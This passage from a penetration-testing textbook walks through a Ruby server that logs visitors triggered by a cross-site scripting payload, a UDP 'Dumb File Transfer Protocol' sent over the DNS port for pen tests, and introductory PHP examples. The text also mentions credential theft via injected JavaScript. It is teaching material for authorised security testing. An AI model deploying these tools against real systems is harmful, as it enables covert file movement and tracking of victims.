We include our socket module and create a banner that returns a `200 OK` message. This tells the Web browser that the query was accepted and everything is okay. Next, we set up headers to indicate that there is no content, providing date and content-type information to make browsers happy. We end with two newlines so that the browser knows our message is finished. The `banner` message is what we provide to any connection regardless of what is requested. All we are interested in is who requested our page, and from where they were referred to us. Once we know that information, we want them to go away. Our `TCPServer open` method takes two options: the host to bind the socket to, and the port. If we didn't specify `localhost` it would listen to the world, and we don't want just anybody to connect to our script.

Our next step is to create a loop that will accept incoming requests, process the request for the information we want to log, and send the client on its way. Once we have the information we want, we can print it to the screen for logging purposes and wait for the next connection. To do this, we go into an endless loop waiting for incoming connections. The only way to stop our script will be to issue a **Ctrl+c** sequence.

```
loop {
   client = server.accept
   req = client.recv(1024).split("\r\n")
```

We create an endless loop and use the `TCPServer accept` method to accept new connections. Our script will hang until a new connection comes in, so we don't have to do any magic to keep polling for new connections. Once a new connection is made, the socket is assigned to the client variable. Incoming HTTP connections will not wait for us to send anything; they will start the conversation by sending us their HTTP request. We receive that request and split it into individual lines, assigning the resultant array to the `req` variable. From here, we want to parse the input for important header information in order to log and then make the client go away.

```
  headers = {}

  req.each do |line|
    k,v = line.split(':',2)
    headers[k] = v
  end

  print "#{Time.now} - #{client.peeraddr.last}\n"
  print "\t#{headers['Referer']} - #{headers['User-Agent']}\n"
```

We create a new hash called `headers` and process our request lines by assigning each line in our loop to the `line` variable. Each line of the header will be a string containing a key-value pair separated by colons. We use the `split` method of the `String` class to generate our key-value pairs and assign them to `k` and `v`, respectively.

Then we use our hash to store our key-value pair so that we can directly access only the fields we want. Once our headers are parsed, we print the time and remote address of the client. The socket's `peeraddr` variable contains an array with connection information. The last element of the array contains the IP address of the remote host. We take that and print the information, along with the referring page and the client's `User-Agent`, to the screen. This will be helpful when generating our final report for the engagement.

```
   client.puts banner
   client.close
}
```

Finally, we send the banner to our client so that the Web browser will continue rendering the page and close out the socket. This will clean up our connections and allow us to go about more important tasks — such as accepting new connections. Let's take a look at our final code.

```
#!/usr/bin/ruby

require 'socket'

banner = "HTTP/1.1 200 OK
Date: Thu, 1 Apr 1977 01:23:45 GMT
Content-Length: 0
Connection: close
Content-Type: text/html\n\n"

server = TCPServer.open('localhost',8080)

loop {
   client = server.accept
   req = client.recv(1024).split("\r\n")


   headers = {}
   req.each do |l|
     k,v = l.split(':',2)
     headers[k] = v
   end

   print "#{Time.now} - #{client.peeraddr.last}\n"
   print "\t#{headers['Referer']} - #{headers['User-Agent']}\n"

   client.puts banner
   client.close
}
```

Once our server is started, we can use the viewlog.php page to cause our browser to connect to the server and trigger the events we want to emulate in the real world. Let's call this script xss_server.rb and start it listening. In the background, we go to our Web page, and Figure 4.9 shows the output. We have now looked at how to create clients and servers in Ruby. Along the way, we have created a neat way to take

FIGURE 4.9

Incoming Connection to xss_server.rb Server

advantage of poorly secured tools, and created some code we can add to our pen-testing toolkit.

PUTTING IT ALL TOGETHER

We have examined many finer aspects of Ruby and their use for pen testing. Now let's put these concepts together. We mentioned that Ruby is good for handling binary protocols at the beginning of the chapter. Let's create a new file transfer protocol. It will perform one basic task: Send a file to a remote server. Since it's not incredibly complex, we shall dub it the Dumb File Transfer Protocol or DFTP for short.

To create our DFTP communication, we create a Ruby DFTP module that can be included in scripts. This allows us to use a server and client class to communicate easily. First let's decide how our protocol will work. We need some security to prevent unwanted persons from sending files to our servers, so let's create a basic authentication system. With a shared key system, both sides of the communication will need to know what the key is in order to communicate. Controlling both sides makes authentication pretty easy.

DFTP is going to be used in pen tests, so it would be handy if it could communicate over the domain name system (DNS) port, UDP port 53. So let's make our protocol UDP-based. For initiation, our protocol will send a bit indicating that we're about to send a file, our shared key, and the name of the file. If the server is going to accept our file, it will send us back a bit to indicate that everything is okay, and then it will send us a session ID to use when sending the file. That way, our server can handle multiple sessions at once. Finally, once the client gets the session, it needs to start sending packets. Because UDP is not a reliable protocol, we need a way to put the packets back together if they arrive out of order. We will number each packet so that the server can put them back together.

```
#!/usr/bin/ruby

module DFTP

   class DFTPBase
     require 'socket'
```

```
    attr_reader :host,:port

    @@Read = "\001"
    @@Write = "\002"

    def initialize(host,port,key)
      @host,@port,@key = host,port,key
      @sock = UDPSocket.new
    end

  end
```

We use the `module` keyword to create our DFTP module. Our first class will contain basic code for the client and server. This will allow us to reduce code duplication. We will include this class in our client and server classes, and if any of these need changing, we only have to change our code in one place. Our `HTTPBase` class will take care of including our socket module that we will need for UDP communication. We haven't seen the `@@` before, but this symbol is used for class variables. These are variables that are set on a per-class basis instead of per instance. In this case, read and write will always have the value of binary 1 and binary 2 in our packet to easily indicate what type of request we are using, so we don't need them to change on a per-instance basis. Our final portion of the base class is to create an `initialize` method for when our objects are created. We will set the instance variables for host, port, and communication key. Then we will create the UDP socket we will need for communication in both the client and server.

```
class DFTPClient < DFTPBase

  def send_file(fn,contents)
    contents = contents.split('')

    req = ""
    req << @@Write.to_s + @key + "\000" + fn + "\000"

    @sock.send(req,0,@host,@port)
    optstr,client = @sock.recv(1024)
    ses = optstr[1..-1].split("\000").first if optstr[0] = "\001"

    i = 1

    while contents.size > 0
      msg = ""
      msg << "#{ses}\000#{i}\000"
      msg << "#{contents.shift(1022 - msg.size)}\000"
      @sock.send(msg.to_s,0,@host,@port)
      i = i + 1
    end

  end

end
```

Our next step is to create our client code. We create a new class and incorporate the code from our base class. Next, we create a method called

send_file that takes two options: our filename and the data. So that we can treat our string as an array, we take our file contents and we split them on each character. This allows us to easily shift our array and get out characters. Next, we create our request string. The string consists of our write value and our key, terminated by a null character (\000); and then the name of the file, also terminated by a null character. We use the socket we created as part of our initialization to send our request to our host and port. The 0 value is the flags value of the send method. We don't need to set any special flags on our packet, so we leave the value as 0.

Next, we receive our packet back from the server. The recv method returns two things: the data it received, and information about where the data came from. We ignore that information and parse our binary string. We know our first character should be an ASCII 1. So we verify that the bit is set, take the rest of the information up to the null character, and assign it to the ses variable. Now that we have negotiated our session, we will start sending data to the server.

NOTE

If there are problems communicating between our client and server, both components may hang while they wait on output that may never get there. We can restart both pieces and try again if it fails. If we were going to use this in the real world, additional error handling would help us overcome these challenges.

We initialize the counter to 1 for our while loop. While we still have data in our contents array, we create a new message. We add our session and packet counter value to the message with null character separators. Finally, we add the next slice of file contents and another null terminator. We do some math to ensure that our packet is limited to 1,024 characters so that our packet will go through. We send each chunk until we are done. We now have a way to send files with our DFTP module. Let's figure out how to receive them.

```
class DFTPServer < DFTPBase

  def initialize(host,port,key)
    super(host,port,key)
    @sock.bind(@host, @port)
    @sessions = {}
  end
```

We create our DFTPServer class, but we need a little more setup than the client class. We create a new initialize class using the super method to call the DFTPBase class's initialization method. Next, we create our listener using the bind method of our instance's sock variable. We also create a storage hash for sessions. This will help us support multiple simultaneous file transfers. Only when we get the last packet for each session will we write out the session's file.

```
def run
   loop {
     rkey,rfile,type,data,pkt,ses,last = nil
     text, sender = @sock.recvfrom(1024)
```

Our next step will be to create a method that will cause our server to start processing incoming connections. We want the server to run until we issue a break control sequence (Ctrl + c). We create a loop and initialize our variables. `Rkey` will be the key the client passes to our server and `rfile` will store the remote filename. Our `type` will be the type of command that our client wishes to execute. In this case, we will only be processing writes. `Data`, `pkt`, and `ses` we used in the client code as well, and `last` will be used to indicate when we have gotten the last packet in a session. We receive our code from the client and store the data in the `text` variable, and the sender information in our `sender` variable. Now that we have our message, we have to figure out how to process it.

```
  if text.start_with? @@Read or text.start_with? @@Write
    type = text[0]
    rkey,rfile = text[1..-1].split("\000")[0,2]

  else
    ses = text[0..text.index("\000")-1]
    pkt = text[ses.size+1..text.index("\000",ses.size+1)-1]
    data = text[(ses.size + pkt.size + 2)..-2]
    ses = ses.to_i
    pkt = pkt.to_i
    last = 1 if text.size < 1022
  end
```

If our packet contents start with the `read` or `write` character, we know we have a read or write request. We set the `type` variable to that first character, and set the `rkey` and `filename` variables based on the null-separated values we expect. If the first character is something else, which our session should always be, we try to parse it like a data packet. We take the session as the first character up to the first null. The data from the first null to the second null is our packet number. The rest of the packet is our file data. We turn `ses` and `pkt` back into integers, and check to see if the information we got had fewer than 1,024 characters. If it did, that should be our last packet, as we have been making sure to send 1,024 characters each time we send our UDP packets.

```
    if type and rkey == @key

      if type == @@Write[0]
        ses = Time.now.to_i
        @sessions[ses] = {:file => rfile, :data => []}
        @sock.send("\001#{ses}\000",0,sender.last,sender[1])
      end

      elsif ses and @sessions.has_key? ses.to_i
        @sessions[ses][:data][pkt.to_i] = data

        if last == 1
          f = File.new(@sessions[ses][:file],"w")
```

```
          f.puts(@sessions[ses][:data].to_s)
          f.close
          @sessions.delete(ses)
        end

      end

    }
   end
 end
end
```

Now we have all the core information required to process our packet. So we determine if the `type` variable was set. If it was, and it was equal to `write`, we initialize a new session. Our session ID is the current time in integer format. This is not overly secure, but it is secure enough for what we are doing. We create a new session with our session ID and create a new hash to hold our filename and data. Our data will be stored in an array. This lets us store each packet in its own field numbered by the packet number. This lets us receive packets out of order and still put them back together. Once the session is initialized, we return the session information to the client so that the client knows it can start sending data.

If no type was set, we are getting a continuation of a session. If the session is set, and the session exists in our session hash, we continue processing the packet. If the session exists, we add the data to the `data` array in our session. If this was the last packet, we write out our file. We open a new file handle with the filename that the client passed us, and write data from our array into the file. We convert the array to a string to reassemble it for easy storage. Once we write the information to the file, we close the file and delete the session. We have now successfully transferred a file. Our module is finished. Now we only have to write the scripts that will use the new DFTP module we created. We save our file as DFTP.rb so that Ruby will know how to load the file when we include it.

Now we create our client code. Because we've included most of the important code in our module, our client code is simple. We need to open the file we want to send, create a new DFTP client class instance, and send the data.

```
#!/usr/bin/ruby

require 'DFTP'

file = File.open(ARGV[0],"r").read()

c = DFTP::DFTPClient.new('localhost',53,'abc123')
c.send_file(ARGV[1],file)
```

Our code includes the DFTP module the same way we include any of the built-in modules: with the `require` keyword. To read in our data, we use the familiar `File` class to open the first argument passed to the script in read mode and store the data in the `file` variable. We create a `DFTPClient` instance to connect to `localhost` on port 53, the DNS port. We set our key to `abc123`.

FIGURE 4.10

Output of Our DFTP Session

> **WARNING**
>
> This code is not particularly secure. Not only is our key overly simple for the sake of this example, but very few security considerations have been added to ensure stability or confidentiality of operations using this code. Therefore, it is highly ill-advised to use this code "as-is" anywhere where actual security is required.

Finally, we send the file using the filename (from our second argument) and the data we read in from the file. It is that simple. Now let's look at our `server` class.

```
#!/usr/bin/ruby

require 'DFTP'

c = DFTP::DFTPServer.new('localhost',53,'abc123')
c.run
```

Our DFTP server code is even simpler. We include our module and create a new `DFTPServer` instance with the same information. We use the `run` method to start listening, and the script will continue to run until we kill it. To test this, let's run the server in the background by calling `./DFTP_server.rb &`. We create a text file with some basic information in it and then run `./DFTP_client.rb <filename> <new_filename>`. Once the client script exits, we should now see the new file in the directory. Look at Figure 4.10 to see the output.

SUMMARY

We have exercised the concepts of classes, modules, and advanced string and object manipulation using examples throughout this chapter. These exercises will help when we encounter situations where converting between data types is important. Whether we are manipulating binary protocols, parsing specific types of files, or using databases, Ruby has a number of features to help us do our job better.

With these basic tasks behind us, we will be better prepared to work with Metasploit programming in Chapter 9 and when we examine exploitation and post-exploitation tasks in Chapter 10.

Endnotes

[1] For more on the Metasploit Framework, visit www.metasploit.com.

[2] More information on Mixins is available at www.ruby-doc.org/docs/ProgrammingRuby/html/tut_modules.html#S2.

CHAPTER

Introduction to Web scripting with PHP

5

INFORMATION IN THIS CHAPTER:

- Where Web Scripting Is Useful
- Getting Started with PHP
- Handling Forms with PHP
- File Handling and Command Execution
- Putting It All Together

Many penetration tests are moving to Web-based assessments, leading to two diverging types of penetration tests: network-based penetration tests and Web-based penetration tests. Although languages such as Python and Ruby have heavily leveraged network protocols, and even binary manipulation, this chapter will focus on the Web application side of penetration testing.

PHP is one of the first languages many Web programmers learn. A Google search for "PHP and MySQL" will yield more than 4 million results. While these tutorials are excellent for new programmers, they are also excellent for penetration testers. The cross section between Web sites on learning PHP and securing PHP is very small, which leads to many new PHP applications being vulnerable to attack. In this chapter, we will focus on some of the basics of PHP for penetration testers, and then look at two different ways that PHP is useful: remote file inclusion and data collection.

WHERE WEB SCRIPTING IS USEFUL

Web scripting provides us two advantages. One is the ability to manipulate Web pages to accomplish our goals, and the other concerns data collection. When we have done a vulnerability assessment and found a Web page to have a remote file inclusion vulnerability, or when we can chain exploits to have our code run on a remote server, we have the ability to interact with the operating system by using the Web server software. Being able to execute shell commands, manipulate file systems, communicate with databases, and, in some cases, communicate over sockets, can be very useful in leveraging a compromised Web server during a penetration test.

While performing tests, we may also need to engage in some level of credential theft or social engineering. PHP and JavaScript frequently work together in this situation where we inject JavaScript code into a Web page that causes the Web page

Coding for Penetration Testers Building Better Tools. DOI: 10.1016/B978-1-59749-729-9.00005-9
Copyright © 2012 Elsevier Inc. All rights reserved.

to gather information and send it back to our receiving server. In this case, our PHP will parse out that information and log it for future use. We will look at this type of example in Chapter 9.

GETTING STARTED WITH PHP

PHP stands for PHP: Hypertext Processor and is an open source scripting language designed primarily for Web development. PHP pages are typically HTML pages with PHP code intermixed in order to merge the functionality of the Web site with the HTML code. Frequent uses for PHP include database applications and applications which do form handling as PHP facilitates form parsing and the data manipulations which are part of form-based applications. PHP is also used as the framework for many Web 2.0 applications due to its ability to handle databases easily and respond through common Web 2.0 protocols such as Extensible Markup Language (XML) and JavaScript Object Notation (JSON).

Scope

PHP is rich and full-featured, with capabilities ranging from databases, to sockets, and file system manipulations. PHP can be used for scripting tasks in place of bash or other host-based scripting languages. We rarely use PHP this way during penetration testing because there are other languages that are more aligned with host-based scripting instead of the Web-based scripting where PHP shines, so this chapter is going to focus on the aspects of PHP which are Web-based. This is not to say that we won't touch on file system manipulation or other areas that might be helpful for command-line scripting, but they will not be focused on as deeply and the context in which they will be discussed will be Web-based scenarios.

PHP basics

In order to run our PHP scripts, we will have to make sure our Web server is running. To do this, we start Apache on BackTrack 5 by issuing the command `/etc/init.d/apache start`. Next, we will change into the Web directory which is /var/lib/www. This directory is the root Web site for the Apache server, and the files we create will be accessible via our Web site at http://localhost.

Now that our site is configured, let's build a simple PHP page. Base64 is an encoding method used frequently on the Internet to encode data for transmission. When we run across Base64-encoded data, the giveaway is a string of text that ends in one or more = signs. When we run across this type of data, the easiest way to decode it is to go to a script. For our first PHP page, let's build one.

For our first Web page, we want to be able to accept input either through the URL or through a form. When we submit data, there are three ways we can access that data. The first is through either the `$_GET` or the `$_POST` array. These arrays contain,

as we could probably guess, data submitted via GET and POST requests. The second is through the $_REQUEST array, which contains the values of the $_GET array, the $_POST array, and the $_COOKIE array. The third way requires a PHP setting called register_globals to be enabled in the PHP configuration file. In Version 5 of PHP, this is disabled by default as it is seen as less secure, which is why it is mentioned here. Register_globals forces any submitted data through either GET or POST requests to be assigned a variable. If we submitted a string where a=b, the $a variable would be set to b automatically. When building our own scripts, we want to discourage this behavior because we want the scripts to work on the Web server regardless of the configuration, so we code for compatibility instead of ease of use.

```
<?php
   if($_REQUEST['b64'])
   {
     print "Base64 value for " . htmlspecialchars($_REQUEST['b64']) . "
is <BR>\n<PRE>";
     print htmlspecialchars(base64_decode($_REQUEST['b64']));
     print "\n</PRE>\n<BR>";
   }

?>
</BR>

<FORM METHOD=POST>
   <TEXTAREA NAME='b64' COLS=80 ROWS=5>
   </TEXTAREA>
   <BR>
   <INPUT TYPE=SUBMIT VALUE="Submit!">
</FORM>
```

We begin by opening our PHP code block. There are two ways to open PHP code blocks in a Web page: with the <?php header or with the <? tag. The <? tag is referred to as a short open tag. It is a shorthand tag that was common in previous versions of PHP as it provided some shortcuts and led to shorter code. The problem is that if short tags are not enabled, the Web server will output all our PHP code to the Web page. Obviously, this is not desired, and, as having short tags enabled can cause problems with XML rendering, its default is now to be off. So, for all our code examples, we will use the <?php open tag.

Once our code block is open, we check to see if there is any input in our $_REQUEST array. We look specifically for the b64 variable that we want to decode. If it is there, we start by printing it back out to the screen with a print statement while encompassing our data in an htmlspecialchars function. This function escapes our HTML characters in order to ensure that we are not rendering any HTML tags which we shouldn't be rendering. If we did not use this function, someone could send a request with HTML code in it and our page would try to render that.

Next, we print the output of the base64_decode function. This function decodes the Base64-encoded data and returns it as a string. We print that string, and then we close our PRE tag that we used to ensure that any formatting would be maintained.

FIGURE 5.1

Output from b64.php

Once the input is displayed, we want to create a simple form to allow submission of data. We do this by creating an HTML form block and indicating that it should be submitted via a `POST` method. Next, we create a `textarea` block and give it enough columns and rows to allow us to view encoded data as we paste it in. Finally, we create a submit button, and we're done with our form. Figure 5.1 shows sample output from our script, which we will call b64.php.

Variables

Much like in other languages we have looked at, variables in PHP are loosely typed. We don't typically have to define what type of variable something is when it's created. The primary types we will run into are strings, integers, floating-point numbers, arrays, boolean values, and objects. Objects in PHP are instantiations of PHP classes.

PHP variables are prefixed by a dollar sign (`$`) to indicate that they should be interpreted as variables. These variables can be included in strings for printing without conversion, with the exception of arrays, which need to be encased in curly braces, `{}`, in order to be interpreted correctly. Booleans also have some special consideration for printing as they will not print `true` or `false`, but rather either `1` or an empty string, respectively.

```
<?php
$i = 5;
$f = 5.5;
$b = true;
$a = array(1,2,3,4,5);
$h = array('a' => 'b','c' => 'd');
```

```
print "My values are: $i, $f, $b, {$a[0]}, {$h['a']}\n";
print_r($a);
print_r($h);
?>
```

When we run the variable testing code, we can see that our integer of `5` and floating-point number of `5.5` are both printed as expected. Our boolean value of `true` has been translated into a `1`. We have created two arrays. The first is a basic array with values ranging from `1` through `5`. The second array we have created uses named values. This works very similarly to a hash, so we assign our keys of `a` and `c` to the values `b` and `d`. When we print these values in our basic `print` line, we want the first element of our basic array and the `a` value of our hash. We wrap these values in curly braces so that the `print` statement knows to treat the whole thing as the variable. The `print_r` function is primarily used for debugging. It will take a structure, like our arrays, and print them out recursively. This will allow us to see the data structure in a friendly way without having to write special code to enumerate it.

When we run our script, as seen in Figure 5.2, we will see our `print` line with the values output as expected. The `print_r` output is formatted a bit differently, and is designed to be easy to read. Note that when using this output from within a Web page, if the output is intended to be visible in a readable form anywhere besides the page source we will want to encompass the output in `PRE` tags so that it will display properly formatted.



FIGURE 5.2

Output from the variables.php Script

Output

There are three basic ways to print output in PHP. We have already seen `print` in action in the previous two sections. The other two ways are through the `echo` command and the `printf` command. The `echo` command is very similar to the `print` command, with one difference: The `echo` command can take arguments besides strings. When we work with the `print` statement, we must use the concatenate operator to build a single string which will be printed. The concatenate operator is a period (.) and is used to join multiple strings or variables together into a single string. With `echo`, we can add any variables into a list with commas and combine strings and variables as arguments, and the output will be the same.

The third method of output, `printf`, allows the formatting opportunities that we have seen in other languages. This is worth mentioning for file output, but `printf` is rarely used when outputting to a Web page. `Printf` takes a number of arguments, where the first argument is the format string and each subsequent argument is a value to be printed in the format string. This is best illustrated via an example.

```
<?php
$i = 5;
$f = 5.5;
$b = true;
$a = array(1,2,3,4,5);
$h = array('a' => 'b','c' => 'd');

printf("My values are: %d, %2.2f, %d, %d, %s\n",
   $i, $f, $b, $a[0], $h['a']);
?>
```

We bring back our familiar variable testing code and substitute our output for a `printf` statement. We see that for decimal integers we use `%d`, for floats we use `%f` (in this case formatting up to two characters before the decimal and two characters after), and for string values we use `%s` (in this case the `b` output from our hash). We can create very complex format strings with `printf`, including binary output when required.

> **NOTE**
> The format string syntax can be quite elaborate and there are many more options than what we presented. To see the whole list of string format operators as well as the `sprintf` function which allows string creation with format strings, visit the `sprintf` help page at www.php.net/manual/en/function.sprintf.php.

Control statements

We now have some basics down for dealing with PHP pages. So, let's work through some conditionals and loops so that we can create more interesting code. We will be covering three different types of loops: the `for` loop, the `foreach` loop, and the `while` loop. These three loop constructs should provide enough functionality to get us

through just about any block of code. We will also need to look at a conditional statement in order to understand how to control execution of blocks of code based on a condition. To do this, we are going to build some code that will enumerate through some of the built-in arrays in PHP that provide access to server variables and environment variables.

```
<PRE>
<?php

if(function_exists('php_uname'))
{
   print "Server Uname is: ";
   print php_uname() ;
   print "\n";
}

foreach (array_keys($_ENV) as $i){
   print "\$_ENV[$i] = {$_ENV[$i]}\n";
}

$keys = array_keys($_SERVER);
for($i = 0; $i < count($keys); $i++)
{
   if ($keys[$i] == '_' || $keys[$i] == 'ORACLE_HOME')
   {
     continue;
   }
   print "\$_SERVER[{$keys[$i]}] = {$_SERVER[$keys[$i]]}\n";
}

$i = 0;
$keys = array_keys($_GET);
while($i < count($keys))
{
   print "\$_GET[{$keys[$i]}] = {$_GET[$keys[$i]]}\n";
   $i++;
}


?>
</PRE>
```

To begin the script, we start by checking to see if the `php_uname` function exists. If it does, the statement will return `true`, and our code block will execute. The conditional should return `true` if we are on a Linux box, but it may not return `true` if we are on Windows. If it is `true`, it will print the output in a readable format. We have started our script with a `<PRE>` tag to ensure that the output to the browser will appear with the same formatting it would if we were printing it to the screen. This means we don't have to worry about any HTML formatting, we just build standard strings and the Web browser will render them as we present them.

With our next block of code, we want to iterate through each element of the `$_ENV` array, an array which surfaces operating system environment variables to PHP.

To do this, we use a `foreach` loop, where we specify that each element returned from the `keys` function should be assigned to a variable. The loop will iterate once for each key in the `$_ENV` array, and we can access the current key through the `$i` variable. When we print our output, we want to see our variable name with the dollar sign, indicating to the viewer that it is a variable. To make the dollar sign print, and not be evaluated as a variable, we put our escape character `\` in front of the dollar sign to indicate that it shouldn't be evaluated. We use the curly braces to indicate that the whole expression `$_ENV[$i]` should be evaluated, and we will have the value at the current key of the `_ENV` array inserted into our string to print.

We want to do the same thing with the `_SERVER` array, which contains server-specific variables. This information allows us to access information about the Web server such as user and path information. We are going to approach our second loop, the `for` loop, a little differently. The `for` loop allows us to iterate from a starting condition, until a condition is met, with each iteration performing some additional code to help us meet our goal. Each of these segments is delimited by a semicolon in the `for` loop syntax. In our specific example, we set the `keys` variable by creating a new array of the keys of the `_SERVER` array. We want to loop from the start of this array, through each element, until we reach the end. For our `for` loop, our starting state is to set `$i` equal to zero. This allows us to access the first element of our array on the first iteration. We want to keep iterating through our array until it reaches the last element. To do this, we are going to compare `$i` on each iteration to the length of our array. If it is equal, we have reached the end of our array and we want it to stop the iterations. The last thing left to do is to ensure that our iterator, `$i`, is incremented on each loop. To do this, we use the final section of our `for` loop to increment `$i` by the command `$i++`. This is shorthand in PHP `for $i = $i + 1`. It is a quick way to increment `$i` by one, but we will have to resort to conventional means if we ever need to increment `$i` by more than one.

Next, we have a conditional statement to check to see if our key is one of two values, the _ key or the `ORACLE_HOME` key. These are arbitrary in this script, but this example is meant to show how we can filter these values out easily. We use the same boolean logic that we have used in other languages. The `||` operator represents a boolean `OR` and the `&&` operator represents a boolean `AND`. So our code checks to see if either of those is `true`, and if either of those statements returns `true`, the code block will execute. If the key is either one of those values, we move to the next iteration of our loop through the `continue` keyword. `Continue` tells the script to stop what it's doing, and continue to the next iteration of the loop.

If our conditional statement is not met, our code will be printed. Note that we use the same print format as the last time, with one exception: We will have to reference each element in our `$keys` array through the `$i` iterator instead of `$i` being our key. This makes printing the value a little bit more complex as we have to reference the value in two steps. The first step is to get the key value. To do this, we use our `$keys` array and access the `$i` element. Then we assign that value as the value we are searching for in the `_SERVER` array. This is slightly more complex syntactically, but there will be situations where using these types of constructs is necessary.

Our final loop type is the `while` loop. The `while` loop iterates while the conditional is `true`. In our case, we are iterating while the `$i` variable is less than the length of the array. We are accomplishing the same basic task as the `for` loop, with the code moved around a little bit. We have to initialize `$i` to `0` before our loop, and we have to increment `$i` each time in our loop on our own. Otherwise, the values printed with the `_GET` array will be the same as the values printed with the `_SERVER` array. When we execute our script, we will have to pass our `_GET` options into the script on the `URL` line. This will also give us a chance to experiment with manipulating `GET` requests.

Now that we have our code, let's save it as get.php in the /var/www directory, and in our Web browser go to http://127.0.0.1/get.php?var1=phprulez. We should see all our input printed to the screen, including that for our `_GET` array, a `var1` entry with the value `phprulez`. Figure 5.3 shows the last part of our expected output. There is much more output than this to the screen, so look through that output and get familiar with the different information you can harvest from a PHP page running on a Web server.

Functions

In PHP, similarly to Python, Perl, Ruby, and the other languages we have covered, functions help us by reducing code reuse. PHP functions look very similar to other



FIGURE 5.3

The End of the Output from get.php

languages that we have worked with. To create a function, we use the `function` keyword followed by the name of the function we want to create. Let's look at an example.

```
<?php
function printPre($data, $label = "")
{
   if($label != "")
   {
     print "<div align=center>$label</div><BR>\n";
   }
   print "<PRE>\n";
   print_r($data);
   print "</PRE>\n";

}

printPre($_SERVER);
printPre($_ENV,"Environment Variables");

?>
```

When we're debugging code, it's nice to be able to easily print out debugging output. In previous examples, we've used `PRE` tags to print out arrays. Let's convert this to a function. We want our function to take one argument, the thing we want to print. In addition, we may want to be able to easily apply a title. For our function, let's make it require one argument, the data we want to print, and accept one additional argument, the title that we would like to be printed along with the data. To indicate that the second argument is optional, we set a default value for when it isn't



FIGURE 5.4

Output from printpre.php

used. In our function, we check to see if the second argument is something other than empty; if it is, we print it, centered, as the title.

The first argument to our function is our data to print. We start by printing our PRE tags, and then do a print_r on the data to ensure that if the data is a data structure it is printed correctly. We follow by a close PRE tag, and our function is complete. In our code, we call our function in two ways: the first time without a title, and the second time with a title. Figure 5.4 shows part of our output with the title.

HANDLING FORMS WITH PHP

We looked briefly at form handling in the introduction to PHP. Let's look a bit deeper at different ways to handle form data. As a refresher, when a form submits into a PHP script, three arrays are created. The first array is the $_GET array, which comprises the options passed in through the URL. The $_POST array contains values that were submitted via a POST request, and the $_REQUEST array contains the combination of both values. PHP handles these automatically, so we don't have to do anything special to have these values created for us. The only exception is when uploading a file. When we upload a file, the information will be added into the $_FILE array and the data will look a bit different. Let's build a test script with a test form to evaluate this.

```
<?php
if($_REQUEST['submit'])
{
   print "<PRE>\nGET:\n";
   print_r($_GET);
   print "\n\nPOST:\n";
   print_r($_POST);
   print "\n\nFILES:\n";
   print_r($_FILES);
   print "\n\n</PRE\n";
}
?>
<DIV ALIGN=CENTER>
<FORM METHOD=POST ACTION="formtest.php?get1=test&get2=alsotest"
   ENCTYPE="multipart/form-data">
<TABLE BORDER=1>
<TR><TH COLSPAN=2> Test Form </TH></TR>
<TR><TD>Text</TD><TD><INPUT NAME="text" TYPE=TEXT></TD></TR>
<TR><TD>Checkbox</TD><TD><INPUT NAME="check" TYPE=CHECKBOX CHECKED>
</TD></TR>
